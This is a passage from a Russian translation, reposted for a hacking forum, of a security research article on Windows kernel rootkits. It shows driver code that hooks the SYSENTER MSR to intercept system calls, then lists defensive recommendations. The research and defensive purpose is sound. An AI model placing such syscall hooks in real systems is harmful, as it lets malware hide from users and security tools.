        DbgPrint("The MSR IA32_SYSENTER_EIP is already hooked.\r\n");
    }
    else
    {
        DbgPrint("Hooking MSR IA32_SYSENTER_EIP: %x -> %x.\r\n", msraddr, hookaddr);
        WriteMSR(hookaddr);
    }
  _enable();
}
```


В этом разделе определяются значения констант MSR и функции ReadMSR/WriteMSR.

```
#ifdef _X64
#define IA32_LSTAR 0xc0000082
#else
#define IA32_SYSENTER_EIP 0x176
#endif

UINT_PTR oldMSRAddress = NULL;

#ifdef _WIN32
UINT_PTR ReadMSR()
{
    return (UINT_PTR)__readmsr(IA32_SYSENTER_EIP);
}

void WriteMSR(UINT_PTR ptr)
{
    __writemsr(IA32_SYSENTER_EIP, ptr);
}
#endif
```

Приведенный ниже код содержит функцию перехвата и вызываемую ею функцию DebugPrint.

DebugPrint сначала проверяет, если dispatchId == 0x7 (Syscall 0x7 равен NtWriteFile), чтобы выполнить некоторую фильтрацию, а затем распечатывает идентификационный номер отправки в отладчик. Нам нужно фильтровать, потому что печать всех системных вызовов/dispatchId приведет к зависанию системы.

```
void DebugPrint(UINT32 dispatchId)
{
    if (dispatchId == 0x7)
        DbgPrint("[*] Syscall %x dispatched\r\n", dispatchId);
}

__declspec(naked) int MsrHookRoutine()
{
    __asm {
        pushad
        pushfd

        mov ecx, 0x23
        push 0x30
        pop fs
        mov ds, cx
        mov es, cx

        push eax
        call DebugPrint

        popfd
        popad

        jmp oldMSRAddress
    }
}
```

Наконец, нам нужно вызвать функцию HookMSR с функцией перехвата, чтобы поместить наш крючок.

```
HookMSR((UINT32)MsrHookRoutine);
```

Вывод

В этом посте мы подробно рассмотрели тему руткитов. Мы рассмотрели несколько примеров реализации различных функций руткитов и рассмотрели причины, лежащие в основе каждой из них, в конечном итоге получая контроль над системой, не оставляя жертве никаких признаков того, что ее машина была скомпрометирована.

Мы выяснили, почему для написания таких руткитов требуются навыки и ресурсы, которые в основном доступны только для крупных кибероперации, которыми располагают субъекты национального государства. Мы полагаем, что в матрице

MITRE ATT&CK отсутствуют подробности о вспомогательных методах руткитов в разделе "Уклонение от защиты", и этот набор тактик должен быть подробно описан, чтобы предоставить защитникам необходимый уровень информации для разработки их защитной стратегии.

Повышение осведомленности о таких атаках и риске, который они представляют для организаций, должно побуждать организации предпринимать необходимые шаги для защиты от таких угроз.

Мы рекомендуем организациям предпринять следующие шаги, чтобы избежать таких атак:

- Никогда не отключайте Patch Guard (KPP).
- Никогда не отключайте принудительную подпись драйверов.
- Если возможно, включите VBS и HVCI через групповую политику (Включить защиту целостности кода на основе виртуализации).
- Примените черный список драйверов Microsoft (рекомендуемые Microsoft правила блокировки драйверов).
- Никогда не устанавливайте ненужные драйверы или драйверы из неизвестных источников.
- Избегайте пользователей с правами локального администратора.
- Установите EDR на компьютеры организации, чтобы защитить и обнаружить аномальное поведение.

Исходный код примеров драйверов можно найти здесь - (https://github.com/cyberark/malware-research/tree/master/FantasticRootkits).

В следующей части мы рассмотрим реальные примеры руткитов, демонстрирующих такое поведение, и то, как мы можем найти их следы в зараженной системе.

Статьи для чтения
Переведено специально для XSS.IS
Автор перевода: yashechka
Источник: https://www.cyberark.com/resources/...tastic-rootkits-and-where-to-find-them-part-1